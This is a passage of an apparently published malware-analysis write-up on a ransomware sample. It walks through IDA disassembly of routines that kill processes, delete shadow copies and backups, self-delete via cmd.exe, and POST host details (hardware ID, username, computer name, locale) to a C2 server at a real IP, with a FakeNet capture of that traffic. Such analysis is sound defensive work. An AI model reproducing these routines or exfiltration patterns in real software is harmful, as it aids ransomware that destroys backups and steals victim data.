00000000403D78 mov     [ebp+var_F4], offset aSyncWorkerExe ; "sync-worker.exe"
00000000403D82 mov     [ebp+var_F0], offset aInputpersonali ; "InputPersonalization.exe"
00000000403D8C mov     [ebp+var_EC], offset aAdobecollabsyn ; "AdobeCollabSync.exe"
00000000403D96 mov     [ebp+var_E8], offset aBrctrlcntrExe ; "BrCtrlCntr.exe"
    
```

From analysing the routine we see that it is divided in two main sections, the first one running a set of predefined commands to disabled and remove shadow copies and backups, and a second one that goes through the list of processes and calls “taskkill” for each of them.

```
0000000000403F8C stosu
0000000000403F8D mov     ecx, offset aPowershell ; "powershell "
0000000000403F92 push   ebx                ; int
0000000000403F93 push   [ebp+arg_0]        ; LPCWSTR
0000000000403F96 stosd
0000000000403F97 stosd
0000000000403F98 stosd
0000000000403F99 mov     eax, offset aCmdC ; "cmd /C "
0000000000403F9E cmovnz  eax, ecx
0000000000403FA1 push   eax                ; lpString
0000000000403FA2 call   Str_concat
0000000000403FA7 add     esp, 18h
0000000000403FAA mov     edi, eax
0000000000403FAC lea    eax, [ebp+ProcessInformation]
0000000000403FAF push   eax                ; lpProcessInformation
0000000000403FB0 lea    eax, [ebp+StartupInfo]
0000000000403FB3 push   eax                ; lpStartupInfo
0000000000403FB4 push   ebx                ; lpCurrentDirectory
0000000000403FB5 push   ebx                ; lpEnvironment
0000000000403FB6 push   8000000h           ; dwCreationFlags
0000000000403FB8 push   ebx                ; bInheritHandles
0000000000403FBC push   ebx                ; lpThreadAttributes
0000000000403FBD push   ebx                ; lpProcessAttributes
0000000000403FBE push   edi                ; lpCommandLine
0000000000403FBF push   ebx                ; lpApplicationName
0000000000403FC0 call   ds:CreateProcessW
0000000000403FC6 test   eax, eax
0000000000403FC8 jz     short loc_403FE5


0000000000403FCA push   0FFFFFFFFh        ; dwMilliseconds
0000000000403FCC push   [ebp+ProcessInformation.hProcess] ; hHandle
0000000000403FCF call   ds:WaitForSingleObject
0000000000403FD5 push   [ebp+ProcessInformation.hProcess] ; hObject
```

Press enter or click to view image in full size



Another way to browse through the code is to use the IDA feature Xref from graph. This can be done because the sample is not obfuscated, and the windows API calls are being referred explicitly. Using this tool we can guide our analysis following the Windows API calls of interest

Press enter or click to view image in full size



Well...I said we could use it, not that it was small nor easy ;). However, if we zoom into it, we can have a good understanding of the different functions and have a gist of their purpose. For example:

Press enter or click to view image in full size



Here we see the “ShellExecuteW ”API call (always interesting to see what the sample might try to execute) that is called right before exiting. If we go where it is called, we end up in the following routine :

```

; Attributes: noreturn bp-based frame
sub_404A88 proc near
Filename= word ptr -208h

push    ebp
mov     ebp, esp
sub     esp, 208h
lea     eax, [ebp+Filename]
push    esi
push    edi
push    104h          ; nSize
push    eax          ; lpFilename
xor     edi, edi
push    edi          ; hModule
call    ds:GetModuleFileNameW
push    edi          ; int
lea     eax, [ebp+Filename]
push    eax          ; LPCWSTR
push    offset aCTimeoutT15Nob ; "/C timeout /T 15 /NOBREAK && del \"
call    Str_copy
push    1            ; int
push    offset asc_407440 ; "\" /F"
push    eax          ; lpString
call    Str_copy
add     esp, 18h
mov     esi, eax
push    edi          ; nShowCmd
push    edi          ; lpDirectory
push    esi          ; lpParameters
push    offset File  ; "cmd.exe"
push    offset Operation ; "open"
push    edi          ; hwnd
call    ds:ShellExecuteW
push    esi          ; lpMem
call    sub_4010C4
pop     ecx
call    sub_40114A
sub_404A88 endp
    
```

The routine consists of calling the API “[GetModuleFileName](#)” with “hmodule” Null to get the path of the executable file of the current process. Then, it prepares a command line that would look like “*cmd.exe open <executable path> /C timeout /T /NOBREAK && del \<executable path> \> /F*”, execute the command and then exits.

By looking at the XRef graph we also notice some classic Windows API calls used to send http packets over the network. If we follow the references we find the following routine :

Press enter or click to view image in full size

```
00000000405008 ; int __cdecl C2_handler(LPCSTR lpszServerName, INTERNET_PORT nServerPort, LPCSTR lpszObjectName, LPCSTR)
00000000405008 C2_handler proc near
00000000405008
00000000405008 Buffer= byte ptr -204h
00000000405008 dwNumberOfBytesRead= dword ptr -0Ch
00000000405008 hRequest= dword ptr -8
00000000405008 hInternet= dword ptr -4
00000000405008 lpszServerName= dword ptr 8
00000000405008 nServerPort= word ptr 0Ch
00000000405008 lpszObjectName= dword ptr 10h
00000000405008 arg_C= dword ptr 14h
00000000405008
00000000405008 push ebp
0000000040500C mov ebp, esp
0000000040500E sub esp, 204h
000000004050E4 push ebx
000000004050E5 push esi
000000004050E6 xor esi, esi
000000004050E8 push esi ; int
000000004050E9 push [ebp+arg_C] ; LPCSTR
000000004050EC push offset aData ; "data="
000000004050F1 call sub_4033B9
000000004050F6 push 1 ; int
000000004050F8 push 40h ; char
000000004050FA push 2Bh ; char
000000004050FC push eax ; lpMem
000000004050FD call Handle_data_structure_?
00000000405102 mov ebx, eax
00000000405104 add esp, 1Ch
00000000405107 test ebx, ebx
00000000405109 jz loc_405234

0000000040510F push edi
00000000405110 push esi ; dwFlags
00000000405111 push esi ; lpszProxyBypass
00000000405112 push esi ; lpszProxy
00000000405113 push 1 ; dwAccessType
00000000405115 push offset szAgent ; "Mozilla/4.0 (compatible; MSIE 6.0; Win"...
0000000040511A call ds:InternetOpenA
00000000405120 mov edi, eax
00000000405122 test edi, edi
00000000405124 jnz short loc_405133

00000000405133
00000000405133 loc_405133: ; dwContext
00000000405133 push esi
00000000405134 push esi ; dwFlags
00000000405135 push 3 ; dwService
00000000405137 push esi ; lpszPassword
00000000405138 push esi ; lpszUserName
00000000405139 push dword ptr [ebp+nServerPort] ; nServerPort
0000000040513C push [ebp+lpszServerName] ; lpszServerName
0000000040513F push edi ; hInternet
00000000405140 call ds:InternetConnectA
00000000405146 mov [ebp+hInternet], eax
00000000405149 test eax, eax
0000000040514B jnz short loc_405160

00000000405160
00000000405160 loc_405160: ; dwContext
00000000405160 push esi
00000000405161 push 80000000h ; dwFlags
00000000405166 push esi ; lpLpszAcceptTypes
00000000405167 push esi ; lpszReferrer
00000000405168 push esi ; lpszVersion
00000000405169 push [ebp+lpszObjectName] ; lpszObjectName
0000000040516C push offset szVerb ; "POST"
00000000405171 push eax ; hConnect
00000000405172 call ds:HttpOpenRequestA
00000000405178 mov [ebp+hRequest], eax
```

Press enter or click to view image in full size

```

000000000405133 push esi
000000000405134 push esi ; dwFlags
000000000405135 push 3 ; dwService
000000000405137 push esi ; lpszPassword
000000000405138 push esi ; lpszUserName
000000000405139 push dword ptr [ebp+ServerPort] ; nServerPort
00000000040513C push [ebp+lpszServerName] ; lpszServerName
00000000040513F push edi ; hInternet
000000000405140 call ds:InternetConnectA
000000000405146 mov [ebp+hInternet], eax
000000000405149 test eax, eax
00000000040514B jnz short loc_405160

000000000405160 loc_405160: ; dwContext
000000000405160 push esi
000000000405161 push 80000000h ; dwFlags
000000000405166 push esi ; lpIpszAcceptTypes
000000000405167 push esi ; lpszReferrer
000000000405168 push esi ; lpszVersion
000000000405169 push [ebp+lpszObjectName] ; lpszObjectName
00000000040516C push offset szVerb ; "POST"
000000000405171 push eax ; hConnect
000000000405172 call ds:HttpOpenRequestA
000000000405178 mov [ebp+hRequest], eax
00000000040517B push ebx ; lpMem
00000000040517C test eax, eax
00000000040517E jnz short loc_405194

000000000405194 loc_405194:
000000000405194 mov esi, ds:lstrlenA
00000000040519A call esi ; lstrlenA
00000000040519C push eax ; dwOptionalLength
00000000040519D push ebx ; lpOptional
00000000040519E push offset szHeaders ; "Content-Type: application/x-www-form-ur"...
0000000004051A3 call esi ; lstrlenA
0000000004051A5 mov esi, [ebp+hRequest]
0000000004051A8 push eax ; dwHeadersLength
0000000004051A9 push offset szHeaders ; "Content-Type: application/x-www-form-ur"...
0000000004051AE push esi ; hRequest
0000000004051AF call ds:HttpSendRequestA
0000000004051B5 test eax, eax
0000000004051B7 jnz short loc_4051C9

000000000405189 push ebx ; lpMem
00000000040518A call free_heap
00000000040518F mov esi, ds:InternetCloseHandle
0000000004051C5 pop ecx
0000000004051C6 push edi
0000000004051C7 jmp short loc_405204

0000000004051C9 loc_4051C9:
0000000004051C9 xor eax, eax
0000000004051CB push eax ; dwContext
0000000004051CC push eax ; dwMoveMethod
0000000004051CD push eax ; lpDistanceToMoveHigh
0000000004051CE push eax ; lDistanceToMove
0000000004051CF push esi ; hFile
0000000004051D0 mov [ebp+dwNumberOfBytesRead], eax
0000000004051D3 call ds:InternetSetFilePointer
0000000004051D9 lea eax, [ebp+dwNumberOfBytesRead]
0000000004051DC push eax ; lpdwNumberOfBytesRead
0000000004051DD push 1F4h ; dwNumberOfBytesToRead
0000000004051E2 lea eax, [ebp+Buffer]
0000000004051E8 push eax ; lpBuffer
0000000004051E9 push esi ; hFile
0000000004051EA call ds:InternetReadFile
0000000004051F0 push ebx ; lpMem
0000000004051F1 mov esi, eax
0000000004051F3 call free_heap
0000000004051F8 pop ecx
0000000004051F9 test esi, esi
0000000004051FB mov esi, ds:InternetCloseHandle
000000000405201 push edi ; hInternet
000000000405202 jnz short loc_405214
    
```

By exploring this routine, we see that a post request is done. But now the question is what information is been sent. In the next section we are going to find out exactly what is been sent via the post http request.

Get Leandro Velasco’s stories in your inbox

Join Medium for free to get updates from this writer.


Remember me for faster sign in

In order to fast forward the analysis, confirm some hypothesis, and discover new functionality, we will start the sample in the [x32/64 debugger](#) while having [Procmon](#) and [FakeNet](#) running next to it to get more insights.


Dynamic analysis

Now that our ransomware is running in a controlled environment we can see in more details how the different commands and processes are been killed by it.

Press enter or click to view image in full size




Press enter or click to view image in full size



Let's continue where we left trying to understand what is sent to the server over an http post request. In the following screenshot we can see how the IP and Port are decoded from the string stored in the ".rdata" section of the executable.

Press enter or click to view image in full size



Once it has that information the malware will start preparing the request. This means setting up the headers and the content that will be sent. Once done it will call the API call "HttpSendRequest" to send the http request. Using FakeNet we received that request and respond with a fake site to emulate the "C2".

Press enter or click to view image in full size

```

07/23/20 01:29:00 PM Divertter 3CMP_Type 3 CODE 1 10.0.0.2 -> 10.0.0.2
07/23/20 01:29:08 PM Divertter 79385ED97732AE0036E67824DE18E28.exe (5400) requested TCP 217.8.117.26:80
07/23/20 01:29:36 PM Divertter System (4) requested UDP 10.0.0.255:138
07/23/20 01:33:48 PM Divertter 79385ED97732AE0036E67824DE18E28.exe (5400) requested TCP 217.8.117.26:80
07/23/20 01:33:48 PM HTTPListener80 POST /gateinfo HTTP/1.1
07/23/20 01:33:48 PM HTTPListener80 Content-Type: application/x-www-form-urlencoded
07/23/20 01:33:48 PM HTTPListener80 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; windows NT 5.0; .NET CLR 1.0.2914)
07/23/20 01:33:48 PM HTTPListener80 Host: 217.8.117.26
07/23/20 01:33:48 PM HTTPListener80 Content-Length: 4097
07/23/20 01:33:48 PM HTTPListener80 Cache-Control: no-cache
07/23/20 01:33:48 PM HTTPListener80 data=U1ntw2ggIzqbh31ybyfA6D5wbz0USEsdriudh4Hnk5LqqS1mjMoc@Bw@DAfXgE
07/23/20 01:33:48 PM HTTPListener80 TY041bS60Cu9nro7hf3zrfnAs8dteb1/5kQu6K5bqoebto5qozRAarInt81Yt
07/23/20 01:33:48 PM HTTPListener80 Yz/Gl1fk577uy40uPJp06tevi9kxv8e1/3iC2qouhihtE9Hj00kxGcfQih5
07/23/20 01:33:48 PM HTTPListener80 UB0UNX4EzdoFkdcwQhF8mveWkHMEgW7L5/OxFL19Zkx7LHC01J/2NEkYDFV1
07/23/20 01:33:48 PM HTTPListener80 HcglD0EBz1B0okufedusy/xJ7Zcu3hdGuPPQniZkncs3Rmpx8k1myXERFA0hYY
07/23/20 01:33:48 PM HTTPListener80 19Adjl1InFak8sxxppkHfGcviBYLVZTP87uyuu9JfQeZcy3pVocGf59wqwtVCDT
07/23/20 01:33:48 PM HTTPListener80 Zjr1Y3IJa5KN25nshzugcttCma4CjKDXSyw5zps/4KvJTMqJ6VTIhq9Qaw94rTK0
07/23/20 01:33:48 PM HTTPListener80 QGjkVDC6BluxeJ9e0Akh83/jxxvbg38Nnv1ek0BF/gAdrxQU4EzK7oqGvYvGc4qw
07/23/20 01:33:48 PM HTTPListener80 Lrg9SRr0ItoeSAmezpohHUPqGFn3rxv1kCbp101w7Jq080VrwtcoZKFiy5wBpwh
07/23/20 01:33:48 PM HTTPListener80 7JaaWjZzGJwsvYf7psS00a3jJrJ0qB1draso5f/03vwAcgl4EQ4195EYvgG/g
07/23/20 01:33:48 PM HTTPListener80 Z7Z0Kw1wJHAWL13mrcOataCtyplWwvpcdz01XhJwb3w4211w77I3mU0Pqnc0Vq16
07/23/20 01:33:48 PM HTTPListener80 FCFY6Jrntj1uks1UR8Xo0p78f1ENg0wW4Z3Eua3BzBw5jdtD0swPLVZVZlqAQ
07/23/20 01:33:48 PM HTTPListener80 qk/4eqIP34L1wKExxLD311X1f8TKDRUUFNU1ew7PwFu9Rd3en915nx1brHeve1
07/23/20 01:33:48 PM HTTPListener80 YT4501t/kB0w6ELaJbuY18kxHSE6c9Fw3TJGf1NtkV21sJuy1Wmf1FuH2YTRFFS
07/23/20 01:33:48 PM HTTPListener80 122//NZ1VHg4Ravx2u0N9SkyT0rngkY1xz2d01MA49vs1axnPoJqCXR7aplmaF
07/23/20 01:33:48 PM HTTPListener80 9sqy1akZ4PdnP6b75u7DVRxovdHntK69zeJZStkuqsZnJh1Z1T2Nd9TFFw0IDZ
07/23/20 01:33:48 PM HTTPListener80 12R4QJfnq7HRGK7Nx3w058RQ28AdvvX108Xa1ahjK9urviE/mX5EwhocCBGK
07/23/20 01:33:48 PM HTTPListener80 1Zkhqu1H051neYSt189J8kwo8Sze/ASXUKWPCIPbx9THB3RVK1bak0b4kY699J
07/23/20 01:33:48 PM HTTPListener80 JwBensG6xhBrrxyvG/agf6IycoDaJeqyT90wck0kwcq1yXGSh1E1Vt5SZZ0n
07/23/20 01:33:48 PM HTTPListener80 FawMeGvHATcblq0c9L9RjRmtJ512zhuk5dnyL2Y6As/XTX01jdet311r081XN
07/23/20 01:33:48 PM HTTPListener80 La9AFdvEhJprndxiqqk8p38e/SIKEA51Een1tyXdj1Nsb9lqNj76lpa/6r0s0zp
07/23/20 01:33:48 PM HTTPListener80 0AM1261or9ck0UbdY51RF51u4bL8eq5udFrmWjHtdQMyFmezpBT0Xon5Damp0P
07/23/20 01:33:48 PM HTTPListener80 w0N8aduRvDvewEL14Vmw@t1Bb040mkGwoofSDUVVEDBS3rS7DhKwGewa9d9
07/23/20 01:33:48 PM HTTPListener80 2H2Mp25amFekkyGZtWuoFrgsv85knsPqg0qzwlk1TjXbgotsF1E3Bv6LkL/p94
07/23/20 01:33:48 PM HTTPListener80 vFAX8vAurdBWRazS1rbvq0Wuj3zJ0wKc73NE6m9bkuIMJqGp5G4JZKS5A6Ck
07/23/20 01:33:48 PM HTTPListener80 oamw0RcZxwVRzgg3405Fqy7ASRRtBQrKXXgzxP67g5WegZ81UUPp8P14VRV16
07/23/20 01:33:48 PM HTTPListener80 CkS5de15xwbfZxbrTDL1E/XT0r/gVnddytEts051BwuLZ2JmF91y9N5G0gzc0b6
07/23/20 01:33:48 PM HTTPListener80 ZrPAMQ8j1nPKDEtK20K0u1R9T80v93fng154mnsapsL0a039dfzmaUk1zmp0
07/23/20 01:33:48 PM HTTPListener80 k8GRrCjnt8XhPwS159Lw8yHXCPkP11Lkhs/kFudsFf57YQJwYxh1uRqjJy5A
07/23/20 01:33:48 PM HTTPListener80 verMt5Tn5UNw1PCScuPvcofCepacdzok3eagi/qzH1tUu/9fSRFBYF01gyx2M3
07/23/20 01:33:48 PM HTTPListener80 ks/CM1Ng4DPubxuo0TfKraukov72Z1u91NP0087uk0Pt6PE1rk92FgaEctJ1e4
07/23/20 01:33:48 PM HTTPListener80 u3z1PEp01w6qTQ0XKQ5ZpKQDCscnt02YskxqrUOZ5uFdn0y0kq5Xqe7m10zE1T
07/23/20 01:33:48 PM HTTPListener80 2r51F8Hv6od1ZE1028vdj0K0N9h6yW3CIHDjvUtzZkXHQq1p6AA/81e35jYD7Sk
07/23/20 01:33:48 PM HTTPListener80 upk0Vq1jTbG4LbnIwYf0F6T1JwkvV082SUC8UyHeshzqBnt0L0TRs/dnoelZ0LX
07/23/20 01:33:48 PM HTTPListener80 5G0fCwPwNjVXbrZcDyZz8cdRQ1VagXbc0Prt150eGTCd2dyTe10n7/Lq5Vf
07/23/20 01:33:48 PM HTTPListener80 vNkKrs95a01Pquid8ur1Q0LWefSvqJpVwKfCkP3al00wZoc8Gv9fPKQMR0kByMM
07/23/20 01:33:48 PM HTTPListener80 6SaziJR01307JeJggsB7m/vD0d/4dghrFeko10jD0ZbiSguYdEK8Nchs0v0b8
07/23/20 01:33:48 PM HTTPListener80 9Yv0E3r/YO8Voc32wt7s2pyLLFK/y1v3hbr16yof5tQYfCxaFkR07PpbzZhb1r4j
07/23/20 01:33:48 PM HTTPListener80 Neju49whiFn2YomancJT0JAAAFV58BPOE70dR8sw0w9rDuc2Z2P1VooqzjsytJk
07/23/20 01:33:48 PM HTTPListener80 r2rNyUB3MHUC/cezy44L6QZyUduvYOOTavUZMS/yoxPnas57HpevmlqC0XGy
07/23/20 01:33:48 PM HTTPListener80 kIXB19Qk7kNzT6a8xQjNAD66kvi/4X/bqcVWAsyH5TzCfb31Lh/iJmew6b2M
07/23/20 01:33:48 PM HTTPListener80 L5mnnvK7E/2PT5nL1Pw45c8hBPdoc81VfLDRInqFctrhtquh0M7UxwB2w//Evnc
07/23/20 01:33:48 PM HTTPListener80 /rXVtW83a1tS6eCKf/lcvbFLr0WdFwUk3Hv9/gVYq0tbgbo6XECQ290Np3jPvP
07/23/20 01:33:48 PM HTTPListener80 u09v48anr06vYhN12tUrtAUjR4N9VpQFoFrV9mrTa5w0vDyValBy0SPyxu1jy02
07/23/20 01:33:48 PM HTTPListener80 SN714bPCXJ5HTUjxx/nzsu0kVLIff5k30H3wC0qULhc5Ri0/0hC4LknE1n9ZL4r
07/23/20 01:33:48 PM HTTPListener80 R8h4sc46P88ZayfsoEedtuoKzeUkCrnfCbveqpxe3CkwyxMds1mSsz6035w1Juyy
07/23/20 01:33:48 PM HTTPListener80 0FJ1wg0eRQZyEGJcyt1Awxy2MvXROTUTN1J2D2K3syeweeEoc9q3kXz4
07/23/20 01:33:48 PM HTTPListener80 eTdcMcbnUDANEMbegi1b21d/hJluyy21Mnao806PHDendUvGSu3ATalWaguWE
07/23/20 01:33:48 PM HTTPListener80 NE17C6rd0hCdmc0dkzvj1SRRTZBD/g91nr59Mxt1PmrcptJZE58/qT2Sza009Dg
07/23/20 01:33:48 PM HTTPListener80 n0zp/YJcQ7w/ueTntZGx0c/EH2NHp8k1DG80XRFR8rDnyksoj4B11d091Qk9GdLH
07/23/20 01:33:48 PM HTTPListener80 3J/fptZk280r1WR08NOY00wBxRkyVuobuco19TouFARyXhdM0A7Xx5wG2vpBBN
07/23/20 01:33:48 PM HTTPListener80 ZW068naJcc0wEJMSr4kdc0Jvyo1Vb8d0wZ8anba1EN907LFe10sv3kM11ab
07/23/20 01:33:48 PM HTTPListener80 HRT2k08pkyowmidrcovTPHBRrYVpCRxdgSOj1983wHUTMOEiwywY6K1vS3607
07/23/20 01:33:48 PM HTTPListener80 eRU0e0vwiqsqotm2Xhok1bzoyvRYewh0F1wuhHtqB1Jljq/ORHpeWzCw9AN2g9rv
07/23/20 01:33:48 PM HTTPListener80 b6RRVjJug1dr1FfunPN9b061re1j401qhcE86ng1Gj4ZodaBwptPA30gQZ5c0
07/23/20 01:33:49 PM HTTPListener80 G6615CNXME2RpdRq10L/SE6nQR05F2kMvaw31bhy4nnv8kGosQL5L3uT/LXh0
07/23/20 01:33:49 PM HTTPListener80 YTzBr2q6Q0q7wU11ze11Z0ggTnhVf8yopzK2T0rtv9b4hCAj9BNXNPF09nq5Z
07/23/20 01:33:49 PM HTTPListener80 RCFPGKvFA6eqesurwL5nVAHS1HcdnqapspogGy5040xsv1Vwvthvbe232xkE
07/23/20 01:33:49 PM HTTPListener80 6kmg05mdP1jgyx0JokZkxY89Tpv1GotthYgnZd4r/9xbT1LRH71XR2FELvNEmur
07/23/20 01:33:49 PM HTTPListener80 Ndy7R3stAm9p01Tsvk8cfrPRwcpn8P80LTC0s0944eojkktv0P8PQgvjF8P10
07/23/20 01:33:49 PM HTTPListener80 w1G0YQc1LhCpFmAmcJPOZTJJeFQtmbd0cV4rFkwx0F5cdzbo27AMfgxtwSTR
07/23/20 01:33:49 PM HTTPListener80 Storing HTTP POST headers and data to http_20200723_133349.txt.


```

As the picture shows the ransomware sends a big blob encoded in base64 to the c2 server at “http://217.8.117[.]26/gateinfo”. But where is this information coming from? For this we need to go back to the code and analyse what happened so far.


```

00000000040410F ; int __cdecl Gen_json_with_data(LPCWSTR lpString, LPCWSTR)
00000000040410F Gen_json_with_data proc near
00000000040410F
00000000040410F var_18= dword ptr -18h
00000000040410F lpMem= dword ptr -14h
00000000040410F var_10= dword ptr -10h
00000000040410F var_C= dword ptr -0Ch
00000000040410F var_8= dword ptr -8
00000000040410F var_4= dword ptr -4
00000000040410F lpString= dword ptr 8
00000000040410F arg_4= dword ptr 0Ch
00000000040410F
00000000040410F push ebp
000000000404110 mov ebp, esp
000000000404112 sub esp, 18h
000000000404115 push ebx
000000000404116 push esi
000000000404117 push edi
000000000404118 call Get_HW_profile_hwid
00000000040411D mov ebx, eax
00000000040411F call Gen_token_?
000000000404124 push [ebp+lpString] ; lpString
000000000404127 mov edi, eax
000000000404129 mov [ebp+lpMem], edi
00000000040412C call Unicode_to_ascii
000000000404131 mov esi, eax
000000000404133 mov [ebp+var_18], esi
000000000404136 call Get_current_os_regkey
00000000040413B mov [ebp+var_4], eax
00000000040413E call Get_username
000000000404143 mov [ebp+var_8], eax
000000000404146 call Get_computer_name
00000000040414B mov [ebp+var_C], eax
00000000040414E call Get_locale
000000000404153 push 0 ; int
000000000404155 push ebx ; LPCSTR
000000000404156 push offset aHwid ; "{\hwid\":"
00000000040415B mov [ebp+var_10], eax
00000000040415E call Append_str
000000000404163 push 1 ; int
000000000404165 push offset aToken ; "\",\token\":"
00000000040416A push eax ; lpString
